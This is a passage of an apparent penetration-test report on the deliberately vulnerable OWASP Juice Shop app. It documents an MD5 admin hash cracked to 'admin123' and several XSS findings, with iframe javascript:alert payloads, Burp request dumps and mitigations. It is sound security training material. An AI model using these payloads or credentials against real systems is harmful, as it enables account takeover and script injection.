- Navigate to <https://juice-shop.herokuapp.com/#/photo-wall>
- Right-click on the “🐱” icon and inspect it.
- Replace # in the url with %23 (url encoding of #)
- Refresh the page



6.5 Cryptography

6.5.1

Description:

High

This challenge highlights the use of **weak and outdated password hashing**, making stored passwords easy to crack and putting user accounts at risk.

Impact:

- Weak password protection: MD5 can be cracked quickly, exposing user passwords.
- Unauthorized access: Attackers can log into user accounts after cracking the hash.

Affected Endpoint/Parameter:

` <http://127.0.0.1:3000/#/login> `

Reference

https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

Mitigation:

Use stronger hashing algorithms (e.g., bcrypt or SHA-256) instead of MD5.

Add unique salts to each password to prevent rainbow table attacks.

Proof of Concept (PoC):

1. Capture the JWT via Burp Suite

While browsing the application, a JWT was intercepted from **Burp Suite** → **Proxy** → **HTTP History**.


The payload included sensitive user data, including the admin's password hash.

2. Decode JWT



The password hash 0192023a7bbd73250516f069df18b500 was identified as MD5

Cracked using CrackStation 'admin123'




4. Login as Admin

Using the credentials:

Email: admin@juice-sh.op

Password: admin123

Login was successful, granting **full administrator privileges**



6.6 Cross-Site-Scripting (XSS)

6.6.1

Description:

Critical

The backend API allows updating product data without sanitizing user input. By directly modifying the description field through an API request, an attacker can inject executable HTML/JavaScript. Since the injected payload is stored and later rendered to all users, this results in a persistent XSS vulnerability.

Impact:

- Persistent execution of attacker-controlled JavaScript on affected pages.
- Hijacking of administrator or user accounts through session theft.
- Defacement or manipulation of product content displayed to users.
- Full user-side compromise for anyone loading the infected product page.
- Demonstrates inadequate server-side validation and unsafe data storage.

Affected Endpoint/Parameter:

PUT /api/Products/8

Mitigation:

- Implement strict server-side validation to reject HTML and script content in product fields.
- Encode or sanitize all user-provided data before storing or rendering it.
- Restrict write operations on product objects to authenticated admin roles only.
- Apply a strong Content Security Policy to limit script execution.

Block direct modification of product data unless authorized and validated.

Proof of Concept (PoC):

1. Capture a legitimate API request (e.g., request to /api/Challenges/).
2. Modify the request path to target the products API:

GET /api/Products/

3. The server returns the list of products.
4. Select a specific product ID (e.g., product 8) and request it:

GET /api/Products/8

5. The response contains the existing product data including the description field.
6. Change the HTTP method from **GET** to **PUT**, set:

Content-Type: application/json

and replace the product description in the JSON body with an injected payload (<iframe src="javascript:alert(`xss`)">).

7. Send the request.
8. The server stores the malicious description and returns it in response.
9. Visiting the product page in the frontend triggers script execution, confirming persistent XSS.

10. Screenshots show:

the modified request,

the updated product entry,

and the challenge completion.



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Intercept on
Forward
Drop

Request to http://127.0.0.1:3000
Open browser

Time	Type	Direction	Method	URL	Status code	Length
18:50:55.30	No.	HTTP	Request	GET http://127.0.0.1:3000/api/challenges/?name=Score%20Board		

Request

```

1 GET /api/challenges/?name=Score%20Board HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not(A;Brand";v="8", "Chromium";v="138"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss
15 If-None-Match: W/"1c0-47Rx9P7y1YOCPLDyloBqibNVV10"
16 Connection: keep-alive

```

Inspector

1 x
Send
Cancel

Request

Response

```


1 GET /api/Products/8 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Not(A;Brand";v="8", "Chromium";v="138"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss
15 If-None-Match: W/"1c0-47Rx9P7y1YOCPLDyloBqibNVV10"
16 Connection: keep-alive

```

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 293
9 ETag: W/"125-t2To7MyHnld2hklud1WDYsJn80"
10 Vary: Accept-Encoding
11 Date: Sun, 30 Nov 2025 16:53:07 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": {
    "id": 8,
    "name": "OWASP Juice Shop CTF Girlie-Shirt",
    "description": "For serious Capture-the-Flag heroines only!",
    "price": 22.49,
    "deluxePrice": 22.49,
    "image": "fan_girlie.jpg",
    "createdAt": "2025-11-30T15:30:29.765Z",
    "updatedAt": "2025-11-30T15:30:29.765Z",
    "deletedAt": null
  }
}


```

The screenshot shows a web browser window with the target URL `http://127.0.0.1:3000`. The browser's developer tools are open, displaying the Request and Response tabs. The Request tab shows a PUT request to `/api/products/0` with a status of 200 OK. The Response tab shows the JSON response:

```
{
  "status": "success",
  "data": {
    "id": 0,
    "name": "OWASP Juice Shop CTF Girlie-Shirt",
    "description": "<iframe src='\"javascript:alert(\"xss\")\"'>",
    "price": 22.45,
    "deletePrice": 22.45,
    "image": "fan_girlie.jpg",
    "createdAt": "2025-11-30T15:30:25.765Z",
    "updatedAt": "2025-11-30T17:03:22.793Z",
    "deletedAt": null
  }
}
```

The Inspector panel on the right shows the request attributes, query parameters, cookies, headers, and response headers. The status bar at the bottom indicates that the page is done and memory usage is 173.4MB.



The screenshot shows the OWASP Juice Shop web application interface. At the top, there are navigation links for Account, Your Basket, and EN. Below the navigation bar, there are two green success messages:

- You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)
- You successfully solved a challenge: API-only XSS (Perform a persisted XSS attack with `<iframe src='\"javascript:alert(\"xss\")\"'>` without using the frontend application at all.)

Below the messages, there are three progress bars:

- 7% Hacking Challenges
- 0% Coding Challenges
- 8/172 Challenges Solved

At the bottom, there is a search bar and several filters: Difficulty, Status, and Tags. The status bar at the bottom indicates that the page is done and memory usage is 173.4MB.

6.6.2

High

Description:

The application reflects user-controlled input from the URL into the page without proper sanitization or encoding. An attacker can supply crafted HTML or attribute values in a URL parameter that are immediately rendered by client-side code, resulting in execution of attacker-controlled script in the victim's browser. This reflected behavior occurs in the order tracking page when the `id` parameter is processed and injected into the DOM.

Impact:

- Enables execution of arbitrary JavaScript in the victim's browser.
- Allows theft of session tokens or authentication data and potential account takeover.
- Permits UI spoofing and forced actions on behalf of authenticated users.
- Expands the attack surface by allowing attackers to craft malicious links that trigger client-side script execution when clicked by victims.

Affected Endpoint/Parameter:


`/#/track-result?id=`

Mitigation:


- Validate and encode all user-controlled input on the server side before reflecting it back to clients.
- Escape or HTML-encode values before inserting them into the DOM; prefer safe APIs (e.g., `textContent`) over `innerHTML`.
- Apply input whitelisting for parameters that accept identifiers (e.g., accept only UUIDs or numeric IDs).
- Enforce a strict Content Security Policy (CSP) that restricts script sources and disallows `unsafe-inline` to reduce impact of any injected scripts.

Proof of Concept (PoC):


1. Place a normal order and note the application's Track Order link.




2. Open the Track Order page for the order (e.g., `/#/track-result? id=<order-id>`).



- Replace the `id` parameter in the URL with a crafted HTML payload (payload omitted here).



- Reload the page. The application reflects the injected input into the DOM and the browser executes script originating from the reflected content, confirming a reflected DOM XSS vulnerability.



- Evidence:** include screenshots showing the manipulated URL, the reflected content in the page, and the browser alert/behavior .

6.6.3

High

Description:

The application relies on client-side validation to block HTML/JavaScript injection during user registration. However, the backend API does not perform the same validation. By intercepting the registration request and modifying the email field to contain executable HTML/JavaScript, an attacker can successfully create an account containing a stored XSS payload. This allows script execution whenever the malicious value is rendered by the frontend.

Impact:

- Stored XSS affecting any page or component that displays the attacker's email.
- Potential session theft or account takeover when an admin or user views the malicious profile.
- Ability to bypass all client-side protections and inject persistent JavaScript into the application.

Affected Endpoint/Parameter:

POST /api/Users/email=

Mitigation:


- Apply strict server-side validation and sanitation for all user input fields.
- Reject registration requests containing HTML tags, script content, or invalid email formats.
- Encode stored user data before rendering it on the frontend.
- Add a Content Security Policy (CSP) to reduce XSS exploitation impact.

Proof of Concept (PoC):

1. Navigate to the registration page and fill in valid values.
2. Enable **Intercept On** in Burp Suite and submit the form.
3. Modify the email field inside the JSON body to include an injected value (`<iframe src="javascript:alert(`xss`)">`).
4. Forward the modified request.



5. The backend accepts the request and creates a new user, confirming that no server-side sanitization exists.
6. Viewing the user information in the frontend triggers JavaScript execution, solving the challenge.
7. Screenshots show:
the original registration request,
the modified payload in the email field,
the server response confirming account creation.



The screenshot displays the Chrome DevTools Network tab, showing an HTTP request and its corresponding response. The request is a POST to `/api/Users` with a JSON payload. The response is a 201 Created status with a JSON body indicating successful user creation.

Request:


```
POST /api/Users HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 246
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "NotABrand";v="9", "Chromium";v="138"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
  "email": "test@sect.com",
  "password": "123456",
  "passwordRepeat": "123456",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest siblings middle name?",
    "createdAt": "2025-11-30T15:30:24.611Z",
    "updatedAt": "2025-11-30T15:30:24.611Z"
  },
  "securityAnswer": "123"
}
```

Response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/27
Content-Type: application/json; charset=utf-8
Content-Length: 302
ETag: W/"12f-c7100K9jTT154Ia2eBjcaK0bU"
Vary: Accept-Encoding
Date: Sun, 30 Nov 2025 18:23:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deuseToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 27,
    "email": "test@sect.com",
    "updatedAt": "2025-11-30T18:23:26.259Z",
    "createdAt": "2025-11-30T18:23:26.259Z",
    "deletedAt": null
  }
}
```

Target: http://127.0.0.1:3000 HTTP/1

Request

```
POST /api/Users HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 274
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A.Brand";v="9", "Chromium";v="130"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive
```

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /8/jobs
Location: /api/Users/20
Content-Type: application/json; charset=utf-8
Content-Length: 331
ETag: W/"14b-cFPh7EhISFz7deah3U2LEWmdo"
Vary: Accept-Encoding
Date: Sun, 30 Nov 2025 10:24:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Inspector

Request attributes: 2


Request query parameters: 0

Request cookies: 2

Request headers: 17

Response headers: 13

Custom actions



OWASP Juice Shop

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src='javascript:alert('xss')'> bypassing a client-side security mechanism.)

All Products

6.6.4

Description:

High

The application processes untrusted user input directly within the browser's Document Object Model (DOM) and renders it without any sanitization or encoding. This client-side behavior allows attackers to inject malicious JavaScript through manipulated URL parameters or fragments. Because the payload is executed entirely on the client side, it bypasses server-side validation and enables arbitrary script execution within the context of the application.

Impact:

- Enables attackers to execute arbitrary JavaScript directly in the victim's browser through client-side input manipulation.
- Allows unauthorized access to sensitive user data, including session tokens and authentication information, leading to potential account takeover.
- Expands the attack surface by allowing malicious actors to alter page content, perform unauthorized actions on behalf of users, and impersonate legitimate application behavior.

Affected Endpoint/Parameter:

<https://juice-shop.herokuapp.com/#/search>

Mitigation:

- Avoid inserting user-controlled input into the DOM using innerHTML; use safe alternatives like textContent instead.
- Sanitize any dynamic content with a trusted library (such as DOMPurify) before rendering.
- Block dangerous schemes like javascript: and remove unsafe attributes from user inputs.

